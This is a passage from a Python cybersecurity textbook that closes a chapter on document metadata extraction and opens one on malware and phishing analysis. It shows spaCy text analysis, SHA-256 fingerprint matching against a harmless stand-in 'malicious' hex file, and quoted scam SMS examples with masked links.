<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
```

```
<cp:coreProperties
```

```
xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core
```

```
properties" xmlns:dc="http://purl.org/dc/elements/1.1/"
xmlns:dcterms="http://purl.org/dc/terms/"
xmlns:dcmitype="http://purl.org/dc/dcmitype/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
<dc:title>Metadata Extraction Sample - Word</dc:title><dc:subject>
</dc:subject><dc:creator>Nishant</dc:creator><cp:keywords>Metadata
Python Cybersecurity</cp:keywords><dc:description>A sample document
for testing metadata extraction in Python</dc:description>
<cp:lastModifiedBy>Nishant Krishna</cp:lastModifiedBy>
<cp:revision>6</cp:revision><dcterms:created
xsi:type="dcterms:W3CDTF">2014-01-14T12:04:00Z</dcterms:created>
<dcterms:modified xsi:type="dcterms:W3CDTF">2022-08-
23T00:29:00Z</dcterms:modified>
<cp:category>Confidential</cp:category></cp:coreProperties>
```

**The document is tagged confidential or classified.**

In the preceding output, we can see that the XML file (not formatted), which is the property file or metadata for the Word document, has the tag and is printed.

## Activity

Attempt the following activities:

In the previous recipe, we also extracted metadata from a PDF document. Modify the preceding program to find specific tags/words in the metadata from PDF files.

Modify the preceding program to print if a Word document contains a confidential or classified tag for all the documents inside a directory.

## Conclusion

In this chapter, we looked at various metadata extraction and parsing methods. We first saw how easy it is to work with the metadata in the HTTP response header, and we also discussed the role these headers play in making a website secure.

After that, we looked at how to parse the protocol headers for a few well-known protocols. In doing so, we reused some of the techniques we learned in Chapter 5: Forensic Analysis.

We have to use Exif data to get details about images given previously in Chapter 5: Forensic Analysis. In this chapter, we extended that to extract and parse metadata for well-known file types like .pdf, .docx, and .xlsx. We also extended these techniques by discussing how we can use these metadata.

In the upcoming chapter, we will look at malware and phishing analysis techniques.

## Questions

How is metadata extraction important to creating a complete picture during forensic analysis?

What insights can we get by extracting the information in protocol headers for well-known protocols such as TCP, IP, and UDP?

Can a malicious actor compromise the security of a website by tampering with the HTTP response headers? How?

How can companies use the metadata embedded in Word, Excel, and PowerPoint documents for better document classification?

## Points to remember

HTTP Response Headers give us essential information about the security of a website.

Just like HTTP Request Headers, HTTP Response Headers can be seen by simple techniques as described in this book and even by using in-build features of the Chrome browser.

Most of the network protocols have well-known and standard-based headers. You can get more information about these headers in their respective RFCs.

Files we deal with daily have metadata that is not visible to the end user directly.

The metadata of files is valuable in understanding the overall security posture of a system.



## **Key terms**

**HTTP Response Headers:** Headers returned by the HTTP server as part of the response to an HTTP request.

**RFC:** RFCs or Request for Comments is a series of online technical publications used to develop various Internet standards by standard bodies like the Internet Engineering Task Force (IETF).

## **Join our book's Discord space**

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

**<https://discord.bpbonline.com>**



## Chapter 7

### Malware and Phishing Analysis

## Introduction

Malware and phishing are hidden threats that can compromise a target system with a supposedly harmless operation done by the owner. They are part of the Social Engineering attacks by malicious actors.

Malicious actors use such techniques to coax innocent and unsuspecting victims into revealing their personal and confidential information. Sometimes they are so well done that even informed users fall for these tricks. However, these malicious actors leave trails or use patterns which can be used to isolate them from genuine content.

This chapter covers analyzing whether a website or an e-mail is using phishing-based compromise techniques.

## Structure

In this chapter, we will cover the following ways to perform metadata extraction and parsing:

Understanding phishing

Simple examples of using spaCy

Malware analysis and detection using spaCy

Using fingerprinting to do malware analysis and detection

Using Kali Linux tools to simulate phishing

Identify phishing websites using HTTP header analysis


## Objectives

In this chapter, we will first understand in detail how a malicious actor uses phishing to their advantage. After that, we will look at different methods for phishing analysis and detection. We will discuss in detail about spaCy, which is an advanced Natural Language Processing (NLP) library that we can use to perform malware and phishing analysis. After that, we will look at how to use Kali Linux to simulate phishing attacks for a few well-known websites, followed by detecting the attacks we simulate. We will also look at ways to perform malware analysis. By the end of this chapter, you will be able to understand how to perform malware analysis and detection using the various techniques discussed.

## Understanding phishing

Phishing uses various psychological and social engineering techniques to cause the gullible victims financial losses and exposure of confidential and private information. Phishing can be as simple as asking you to follow a link or as complex as creating a replica of a well-known bank's portal with an elaborate e-mail campaign.

The following figure shows a high-level view of how phishing works:





### ***Figure 7.1: How phishing works***

One of the main goals of malicious actors from phishing is to trick users into revealing their confidential information by performing operations on a look-alike trusted portal. In one such technique, the phishing website mimicking the original website asks for a user ID and password, the user enters the same, and the phishing website then says it is the wrong user ID or password and redirects the user to the original site. Anyone would think they made a mistake in typing the user ID or password and will not suspect anything. However, the phishing website already has your login credentials. This is shown in figure 7.1, where the malicious actors send phishing e-mails or messages, and few of its targets or victims fall for the trick and end up giving away their confidential information.

A simple solution to the gap mentioned previously in security is enabling MFA or Multi-Factor Authentication. After that, whenever you try to log in, you need to also provide other information, which is generally an OTP or a number generated by a software token application, for example, Google Authenticator or Microsoft Authenticator. Thus, even if the phishing site can steal your login credentials, they cannot do anything, as in the next login attempt by malicious actors. You will get a notification for an OTP, or maybe the bank will notify you of suspicious activity, for example, when the login is done from a different computer or a different location far from your regular login location.

While this solution seems very viable, you will be surprised to find out that most of the website still only relies on basic authentication using the user ID and password.

Detection of spam and phishing e-mail work on many visible and invisible signs, for example:

The occurrence of specific keywords in the subject and body of the e-mail

The trust status of the source domain of the e-mail, including whether the domain/site is blacklisted

The patterns around how the sentence is formed to obfuscate the meaning

The patterns around whether there are replacement of specific characters by numbers, for example, “offer” to “0ffer”, where “o” is replaced by “0” to try to avoid being detected by spam checkers

It has been a catch-up game since the first spam came out on the market. There have been many attempts to reduce spam, including technologies like Captcha. Phishing e-mails look realistic and sometimes evoke panic or urgency in their target customers. All the major e-mail service providers, such as Google, Microsoft, Apple, and so on, are already doing a great job detecting and blocking most spam.

As cybersecurity professionals, we need to know how this entire phishing scam works. The best way to understand this is to see it in action and do some hands-on with it.

Though we do not cover malware analysis in detail in this chapter, remember that phishing techniques used by malicious actors are one of the preferred ways to deliver malware to the target systems.

In this chapter, we will mainly focus on phishing websites and e-mails. We will understand how they are used by malicious actors to harvest confidential information as well as to deliver malicious content to the target system.

## Simple examples of using spaCy

spaCy (<https://spacy.io/>) is an advanced Natural Language Processing (NLP) library under MIT License. This means spaCy, through one of the most powerful libraries, is free to use and even modify as per your needs. spaCy also provides a large number of trained pipelines and pre-trained word vectors.

There are numerous ways spaCy can be used. Some of the ways it can be used for cybersecurity use cases are as follows in table 7.1:

*Table 7.1 is the summary of the essential security headers received as part of the Response Header object:*

| Usage               | Description                                                  |
|---------------------|--------------------------------------------------------------|
| Dependency parsing  | Parsing of dependencies using a parse tree to look at the ta |
| Text categorization | Assigning the document to one or more classes or categori    |
| Text tokenization   | The process of converting text into lexical tokens using pr  |
| Entity extraction   | The process of extracting named entities from a text, for ex |

***Table 7.1: Few important uses of spaCy***

The preceding table lists down few of the essential features of spaCy. For a list of complete features, check their website. spaCy also has applications in Natural Language Understanding (NLU), which is making sense of the text in natural language.

Due to the preceding list of probable use cases which can be implemented using spaCy, it can be used very well in Computational Linguistics, the area of Cognitive Computing, which looks at the computational modeling of natural language. In Cybersecurity, this can be used to perform text analysis for malware analysis and phishing analysis.

In this recipe, we will see a simple example of how to use spaCy to tokenize text. To tokenize a text correctly, using language-specific rules is essential in phishing and malware analysis.

Note: Compatibility: Cross Platform License considerations: Free software used

Tip: spaCy's website has an excellent tutorial to get started. Look at <https://spacy>

## Recipe

This recipe shows a simple example of how to use spaCy.

Before you run the program, install the module spaCy:

**pip3 install spacy**

Many dependencies will be installed as part of the preceding command.

Once spaCy is installed, you need to download the `en_core_web_sm` trained pipeline of spaCy, which is used to load the English tokenizer, tagger, parser, and NER. This is one of the trained pipelines of many spaCy providers and can be installed just like any Python package. However, we use spaCy itself to download and install the trained pipeline. Download and install the `en_core_web_sm` trained pipeline as follows:

**python3 -m spacy download en\_core\_web\_sm**

With this, we are ready to use spaCy to tokenize a given string and understand its linguistic annotations.

Note: Linguistic annotations from spaCy give you an insight into the grammatic

The program to show a simple example of using spaCy to tokenize a string is as follows:

```
# spacy_simple_example.py
```

```
import spacy
```

```
class SpacySimpleExample:
```

```
def spacy_process(self):
```

```
# Pretty print spacy info in the markdown format
```

```
print('\n', spacy.info('en_core_web_sm', markdown=True), '\n\n')
```

```
# Load the en_core_web_sm trained pipeline and create a document
```

```
nlp = spacy.load('en_core_web_sm')
```

```
doc = nlp("Earn 60000 rupees every month, Just submit these documents.")
```



```
# Tokenize the document and print all the tokens
```

```
for token in doc:
```

```
    print(token.text, token.tag_, spacy.explain(token.tag_))
```

```
if __name__ == "__main__":
```

```
    spacy_example = SpacySimpleExample()
```

```
    spacy_example.spacy_process()
```

In the previous program, I took a text directly from the subject of a spam e-mail I received.

When you run the program, you will get an output similar to the following:

```
## Info about pipeline 'en_core_web_sm'
```

```
- **lang:** en
```

- **\*\*name:\*\* core\_web\_sm**
- **\*\*version:\*\* 3.4.0**
- **\*\*description:\*\* English pipeline optimized for CPU. Components: tok2vec, tagger, parser, sender, ner, attribute\_ruler, lemmatizer.**
- **\*\*author:\*\* Explosion**
- **\*\*email:\*\* contact@explosion.ai**
- **\*\*url:\*\* <https://explosion.ai>**
- **\*\*license:\*\* MIT**
- **\*\*spacy\_version:\*\* >=3.4.0,<3.5.0**
- **\*\*spacy\_git\_version:\*\* dd038b536**
- **\*\*vectors:\*\* {'width': 0, 'vectors': 0, 'keys': 0, 'name': None}**

- **\*\*labels:\*\*** {'tok2vec': [], 'tagger': ['\$', '""', ',', '-LRB-', '-RRB-', '.', ':', 'ADD', 'AFX', 'CC', 'CD', 'DT', 'EX', 'FW', 'HYPH', 'IN', 'JJ', 'JJR', 'JJS', 'LS', 'MD', 'NFP', 'NN', 'NNP', 'NNPS', 'NNS', 'PDT', 'POS', 'PRP', 'PRP\$', 'RB', 'RBR', 'RBS', 'RP', 'SYM', 'TO', 'UH', 'VB', 'VBD', 'VBG', 'VBN', 'VBP', 'VBZ', 'WDT', 'WP', 'WP\$', 'WRB', 'XX', '\_SP', ``'], 'parser': ['ROOT', 'acl', 'acomp', 'advcl', 'advmod', 'agent', 'amod', 'appos', 'attr', 'aux', 'auxpass', 'case', 'cc', 'ccomp', 'compound', 'conj', 'csubj', 'csubjpass', 'dative', 'dep', 'det', 'dobj', 'expl', 'intj', 'mark', 'meta', 'neg', 'nmod', 'npadvmod', 'nsubj', 'nsubjpass', 'nummod', 'oprd', 'parataxis', 'pcomp', 'pobj', 'poss', 'preconj', 'predet', 'prep', 'prt', 'punct', 'quantmod', 'relcl', 'xcomp'], 'attribute\_ruler': [], 'lemmatizer': [], 'ner': ['CARDINAL', 'DATE', 'EVENT', 'FAC', 'GPE', 'LANGUAGE', 'LAW', 'LOC', 'MONEY', 'NORP', 'ORDINAL', 'ORG', 'PERCENT', 'PERSON', 'PRODUCT', 'QUANTITY', 'TIME', 'WORK\_OF\_ART']}

- **\*\*pipeline:\*\*** ['tok2vec', 'tagger', 'parser', 'attribute\_ruler', 'lemmatizer', 'ner']

- **\*\*components:\*\*** ['tok2vec', 'tagger', 'parser', 'senter', 'attribute\_ruler', 'lemmatizer', 'ner']

- **\*\*disabled:\*\*** ['senter']

- **\*\*sources:\*\*** [{'name': 'OntoNotes 5', 'url': 'https://catalog.ldc.upenn.edu/LDC2013T19', 'license': 'commercial (licensed by Explosion)', 'author': 'Ralph Weischedel, Martha Palmer, Mitchell Marcus, Eduard Hovy, Sameer Pradhan, Lance Ramshaw, Nianwen Xue, Ann Taylor, Jeff Kaufman, Michelle Franchini, Mohammed El-Bachouti, Robert Belvin, Ann Houston'}, {'name': 'ClearNLP Constituent-to-Dependency Conversion', 'url':

```
'https://github.com/clir/clearnlp-  
guidelines/blob/master/md/components/dependency_conversion.md',  
'license': 'Citation provided for reference, no code packaged with model',  
'author': 'Emory University'}, {'name': 'WordNet 3.0', 'url':  
'https://wordnet.princeton.edu/', 'author': 'Princeton University', 'license':  
'WordNet 3.0 License'}]
```

- **\*\*requirements:\*\*** []

**Earn NN noun, singular or mass**

**60000 CD cardinal number**

**rupees NNS noun, plural**

**every DT determiner**

**month NN noun, singular or mass**

**, , punctuation mark, comma**

**Just RB adverb**

**submit VB verb, base form**

**these DT determiner**

**documents NNS noun, plural**

**. . punctuation mark, sentence closer**

There are a few things that are worth noting in the output:

The preceding output is Markdown formatted. Markdown is a universal markup language that you can use to create formatted text using any plain text editor. Try pasting the output in a Markdown editor and describe what you see.

**spacy.info() prints all the details about the trained pipeline en\_core\_web\_sm, including its license, the labels of the training data, the sources of the training data, and so on.**

The second part of the output prints all the tokens in the provided text and their tags and explains the tags in terms of their linguistic meaning.

Needless to say, once we have such tokenized data with their type and other details, it would be easy for us to do the next level of analysis on it, that is, if the data is of type spam or is part of malware.

## Activity

Attempt the following activities before the next recipe:

In the preceding program, a tag for every token is printed. Identify the meaning of each of these tags by reading spaCy documentation.

WordNet is one of the largest open-source lexical databases of English from Princeton University and is used by numerous programs. Read about WordNet at [<https://wordnet.princeton.edu/>] and understand its internal structure.

In this recipe, we looked at the tokenization of text. Look at the spaCy documentation and understand how you can determine sentence boundaries from the text.

## Malware analysis and threat detection using spaCy

One needs to deal with many common threats as a Cybersecurity professional.

Malware is software that is malicious in nature. Malware is short for “malicious software”. As the name implies, malware is designed to disrupt the target machine, networks, end-user devices such as computers, servers, and any other computing device to which the malware can spread. Malware is a general category that comprises viruses, ransomware, spyware, adware, and many other such software, all sharing the same purpose.

In extreme cases, the compromise of the system may include wiping the systems of important information or locking the user out of the system.

The importance of detecting malware and analysing them is critical to avoid exposure, intrusion, and even destruction of data.

In this recipe, we will use spaCy to check if a website may have potential malware and hence are harmful based on analysis of named entities and labels. We will also use BeautifulSoup, which we have used before in Chapter 3: Active Reconnaissance. By now, you may already be comfortable working with BeautifulSoup. However, if you want to refresh your knowledge about BeautifulSoup, look at Chapter 3: Active Reconnaissance for more details.

Note: Compatibility: Cross Platform License considerations: Free software used

## Recipe

This program uses various features of spaCy to analyze the named entities and frequency of labels for determining whether this is a suspicious site.

The program to show the named entities and frequency of labels of a Web page is as follows:

```
# spacy_website_threat_detection.py
```

```
import spacy
```

```
from bs4 import BeautifulSoup
```

```
import requests
```

```
from collections import Counter
```

```
class SpacyThreatDetection:
```

```
    def spacy_process(self):
```



```
# Fetch the URL
```

```
test_url = 'https://medium.com/@nishantkrishna/testing-the-limits-of-human-creativity-using-an-online-experiment-on-r-place-on-reddit-84614759af57'
```

```
website = requests.get(test_url)
```

```
website_html = website.content
```

```
# Extract only text from the content
```

```
soup = BeautifulSoup(website_html, 'html.parser')
```

```
input_text = ''.join(soup.getText().split())
```

```
# Now find out the named entities and their counts. As per spaCy, a named entity is a "real-world object"
```

```
# that's assigned a name
```

```
nlp = spacy.load('en_core_web_sm')
```

```
doc = nlp(input_text)
```

```
print('\n', doc.ents, '\n')
```

```
# Let's print the labels and their counts
```

```
doc_labels = [ent.label_ for ent in doc.ents]
```

```
print(Counter(doc_labels), '\n')
```

```
# Print most common items in the text
```

```
doc_common_items = [ent.text for ent in doc.ents]
```

```
print(Counter(doc_common_items).most_common(5))
```

```
if __name__ == "__main__":
```

```
space_detection = SpacyThreatDetection()
```

```
space_detection.spacy_process()
```

In this program:

First, we extracted the text from the Web page using BeautifulSoup, discarding all the HTML syntax.

Second, we printed all the named entities in the Doc object created by calling `nlp(input_text)`.

Finally, we proceeded with printing all the labels of the entities and their counts, followed by printing the most common items.

Note: In this program, I have used an article I wrote as an example, as I could not

When you run the program, you will get an output similar to the following:

**(Human Creativity, Nishant Krishna, Human Creativity, one, 2000x2000, 16, Subreddits, 5 minutes, 5 minutes, April 2, 2022The, 25–30, millions, 2000x2000, Reddit, just 30 seconds, these entire 3 days, 100s, these 3 days, one, one, Subreddits, YouTube, minutes, YouTube, another 5 years, one, 2017, Nishant KrishnaFollowSoftware Architect, Cybersecurity, Cognitive Computing, IoT, Standardization, Kraft Paper DrawingsSolomon OyemadeFunding Opportunities, February 2022, Pierre BonnardAna Mengote Baluca10000, JamKaiju Battlescott, Sourdough, PowerIan, Robertson-Salt's, AnxietyLeigh Fisher, Sourdough, First Ever Virtual, Medium, Cybersecurity, Cognitive Computing, IoT, Standardization)**

**Counter({'ORG': 15, 'CARDINAL': 9, 'DATE': 8, 'TIME': 4, 'NORP': 3, 'PERSON': 3, 'PRODUCT': 2, 'GPE': 2, 'FAC': 1})**

**[('one', 4), ('Human Creativity', 2), ('2000x2000', 2), ('Subreddits', 2), ('5 minutes', 2)]**

As you see in this output, all the named entities are printed, followed by the labels and the most frequent items. In this example, ORG means that the label is related to an organization, PERSON relates to a person, and so on.

Note: You can apply similar concepts of language analysis to detect spam and ph

## Activity

Attempt the following activities before the next recipe:

In Chapter 3: Active Reconnaissance, we used BeautifulSoup to list all the links to a website. Can you think of a way an analysis of each of the links can be done using spaCy?

Look at the meaning of various label types used in the preceding output and determine their significance.

Read spaCy documentation and find out what are other information a Doc object can provide you.

Create a simple spam checker in spaCy to detect if the subject, e-mail, or text indicates a suspicious sender.

## Using fingerprinting to do malware analysis and detection

As discussed in Chapter 5: Forensic Analysis, similar to how fingerprinting is used to identify malicious actors in the real world, malicious activities can be identified using various fingerprinting techniques. In the literal sense, Fingerprinting creates a unique representation of digital assets, which can then be used to match for similarity or unintentional changes.

Fingerprinting can be used very effectively to identify and detect various malware. In Chapter 5: Forensic Analysis, we also briefly discussed multiple techniques for fingerprinting digital assets. We can also use them to identify if a file has changed and can be considered suspicious.

In this recipe, we will look at how we can use fingerprints to perform malware analysis and detection.

Note: Compatibility: Cross Platform License considerations: Free software used

## Recipe

This recipe works on a simple principle: we can compare our files' fingerprints with those of malicious files and determine if our files are malware or suspicious. In this recipe, we will do fingerprinting by SHA Sum.

Note: This is a fundamental principle many antivirus and anti-malware programs

Let us follow these steps to complete this recipe:

1. First, we will make a file that represents malware. My file `sample_file_for_fingerprinting.txt` looks like the following:

**This is a sample malicious file**

**232073706163795f73696d706c655f6578616d706c652e70790a0a222222**

**0a4465736372697074696f6e3a0a20202020412073696d706c6520657861**

**6d706c6520746f20776f726b20776974682073706143792e0a0a41757468**

**6f723a0a202020204e697368616e74204b726973686e610a0a4372656174**

**65643a0a2020202031352053657074656d6265722c20323032320a222222**

**0a0a696d706f72742073706163790a0a0a636c6173732053706163795369**

**6d706c654578616d706c653a0a202020206465662073706163795f70726f**



636573732873656c66293a0a2020202020202023205072657474792070

72696e7420737061637920696e666f20696e20746865206d61726b646f77

6e20666f726d61740a20202020202020207072696e7428275c6e272c2073

706163792e696e666f2827656e5f636f72655f7765625f736d272c206d61

726b646f776e3d54727565292c20275c6e5c6e27290a0a20202020202020

2023204c6f61642074686520656e5f636f72655f7765625f736d20747261

696e656420706970656c696e6520616e6420637265617465206120646f63

756d656e740a20202020202020206e6c70203d2073706163792e6c6f6164

2827656e5f636f72655f7765625f736d27290a2020202020202020646f63

203d206e6c7028224561726e203630303030207275706565732065766572

**79206d6f6e74682c204a757374207375626d697420746865736520646f63**

**756d656e74732e22290a0a20202020202020202320546f6b656e697a6520**

**74686520646f63756d656e7420616e64207072696e7420616c6c20746865**

**20746f6b656e730a2020202020202020666f7220746f6b656e20696e2064**

**6f633a0a2020202020202020202020207072696e7428746f6b656e2e7465**

**78742c20746f6b656e2e7461675f2c2073706163792e6578706c61696e28**

**746f6b656e2e7461675f29290a0a0a6966205f5f6e616d655f5f203d3d20**

**225f5f6d61696e5f5f223a0a2020202073706163795f6578616d706c6520**

**3d20537061637953696d706c654578616d706c6528290a20202020737061**

**63795f6578616d706c652e73706163795f70726f6365737328290a**

You can either copy this into the file or use one of the ways to get this malicious-

looking hex string:

On Mac and Linux, use xxd command, for example, `xxd -p spacy_simple_example.py`. xxd creates a hex dump of a file given as an input or the standard input redirected to it.

You can use any checksum utility on Windows to create a hex string, like `sha256sum`.

2. Now, we get the checksum of this file and then keep it with us as a malicious checksum, which means if a file with the same checksum is encountered, it is flagged as a malicious file.

However, all the other files we do not have on our list are treated as non-malicious. Hence, let us create one more file, which is a non-malicious file `sample_non_malicious_file.txt` as follows:

**This is a sample non-malicious file**

3. After this, follow the following program to identify a malicious file using checksum-based fingerprinting.

The program to identify if a file is malware based on the checksums known to us is as follows:

```
# fingerprint_malware_detection.py
```

```
import os
```

```
import hashlib
```

```
import csv
```

```
# Set the location of output file to the current directory
```

```
__location__ = os.path.realpath(os.path.join(
```

```
os.getcwd(), os.path.dirname(__file__)))
```

```
class FingerprintMalwareDetection:
```

```
def get_fingerprint(self, filename):
```

```
file_name = os.path.join(__location__, filename)
```

```
with open(file_name, 'r') as file:
```

```
plain_text = file.read()
```

```
# For general encoding, a salt may not be needed
```

```
hashed_text = hashlib.sha256(plain_text.encode()).hexdigest()
```

```
return hashed_text
```

```
def generate_fingerprints(self) -> None:
```

```
    """Generate fingerprints (checksums) of a suspicious file in the current directory
```

```
    so that we can use this for testing malware later.
```

```
    """
```

```
    file_name = 'sample_malicious_file.txt'
```

```
    fingerprint = self.get_fingerprint(file_name)
```

```
checksums = open('checksums.csv', 'w')
```

```
checksums_writer = csv.writer(checksums, delimiter=',')
```

```
checksums_writer.writerow([file_name, fingerprint])
```

```
def detect_malicious_files(self) -> None:
```

```
"""Compares the fingerprints (checksum) of all the .txt files in the current
directory with what was generated before (the probable malware files) and shows
if we have any match
```

```
"""
```

```
file_list = os.listdir()
```

```
checksums = open('checksums.csv', 'r')
```

```
checksums_reader = csv.reader(checksums, delimiter=',')
```

```
# Create a dictionary out of the CSV file of all the checksums so that we can
easily compare the values
```

```
mydict = {rows[0]: rows[1] for rows in checksums_reader}
```

```
for file_name in file_list:
```

```
    if file_name.endswith('.txt'):
```

```
        with open(file_name, 'r'):
```

```
            fingerprint = self.get_fingerprint(file_name)
```

```
            if file_name in mydict:
```

```
                if (mydict[file_name] == fingerprint):
```

```
                    print(file_name, ': Suspicious file. May be malware...')
```

```
            else:
```

```
                print(file_name, ': OK')
```

else:

```
print(file_name, ': OK')
```

```
if __name__ == "__main__":
```

```
    fingerprint_detection = FingerprintMalwareDetection()
```

```
    fingerprint_detection.generate_fingerprints()
```

```
    # fingerprint_detection.detect_malicious_files()
```

First, run this program with the last statement commented. This statement will generate the fingerprint of a single file that we consider malicious. The program generates no output. The content of the checksums.csv file is as follows:

**sample\_malicious\_file.txt,f5edf5d80e8d20e049ee18e3a3255f1f8c5edebdae073**

Now, run the program with the second last line commented and the last line as uncommented as follows:

```
if __name__ == "__main__":
```



```
fingerprint_detection = FingerprintMalwareDetection()
```

```
# fingerprint_detection.generate_fingerprints()
```

```
fingerprint_detection.detect_malicious_files()
```

When you now rerun the program, you will see the following output:

**sample\_non\_malicious\_file.txt : OK**

**sample\_malicious\_file.txt : Suspicious file. May be malware...**

As you can see, we can identify if the file is malware by matching its fingerprint with our record. This is a simulation to show the principle behind this technique. However, as we discussed before, this technique is used by malware detectors.

## Activity

Attempt the following activities before the next recipe:

Modify the preceding program so you can generate and keep the fingerprints of multiple files. You can also look at the `dfir.py` from Chapter 5: Forensic Analysis for tips on implementing it.

Modify the preceding program to look for a specific string inside all the files, and if that string is found, flag the file as suspicious.

## [A simple way to simulate phishing](#)

Here are three examples of text messages I have received. They use scare techniques to do social engineering. These are scam messages, and many people may fall for them. In all three examples, the URL is masked to avoid accidental visits to these links and possible harm.

### **Sample 1:**

*Dear user your hdfc Bank Account will be blocked! today Please update your PAN CARD click to link <https://tinyurl.com/xxxurl> thank you*

### **Sample 2:**

*Dear customer, your xxx bank account will be suspended! Please Re KYC Verification Update click here link <http://446bdf227fc4.ngrok.io/xxxbank>*

### **Sample 3:**

*Dear HDFC User, Your HDFC Netbanking Account will be blocked today.please click on the links and update your PAN CARD immediately.  
<https://xxxxxxx.herokuapp.com/>*

Scammers use ngrok and tinyurl to host malicious sites and then mask those sites and pose them as genuine sites. However, both have legitimate uses.

*ngrok is used by many developers worldwide to quickly expose a local server (for example, a Web server), including its ports to the internet. This gives an excellent and easy-to-use way to test the features without the need to deploy them on a hosting service. Malicious actors can use the same technique to run replicas or well-known websites from their laptops and lure the unsuspecting user into revealing their confidential information.*

*tinyurl is a URL shortener. This is used by many legitimate services to shorten the URL so that the message becomes short. However, scammers use the same technique to shorten scam URLs and then use scare techniques, as we see in the message preceding, with the expectation that at least a few people will fall for this, and hence, will reveal their confidential information.*

The third such site, which you can see preceding in “Sample 3”, uses Heroku. Heroku is a cloud hosting service that one can use to build and host cloud apps for free (<https://www.heroku.com/free>). This is generally used by people who are learning to program and need a place to deploy their app. The same technique is used by scammers who do not want to spend money on a hosting service and create and host something quickly. Since Heroku allows hosting and running the app using unverified accounts, scammers may find this very compelling to host phishing apps.

Tip: All the preceding three samples will look suspicious to the trained eyes. Mo

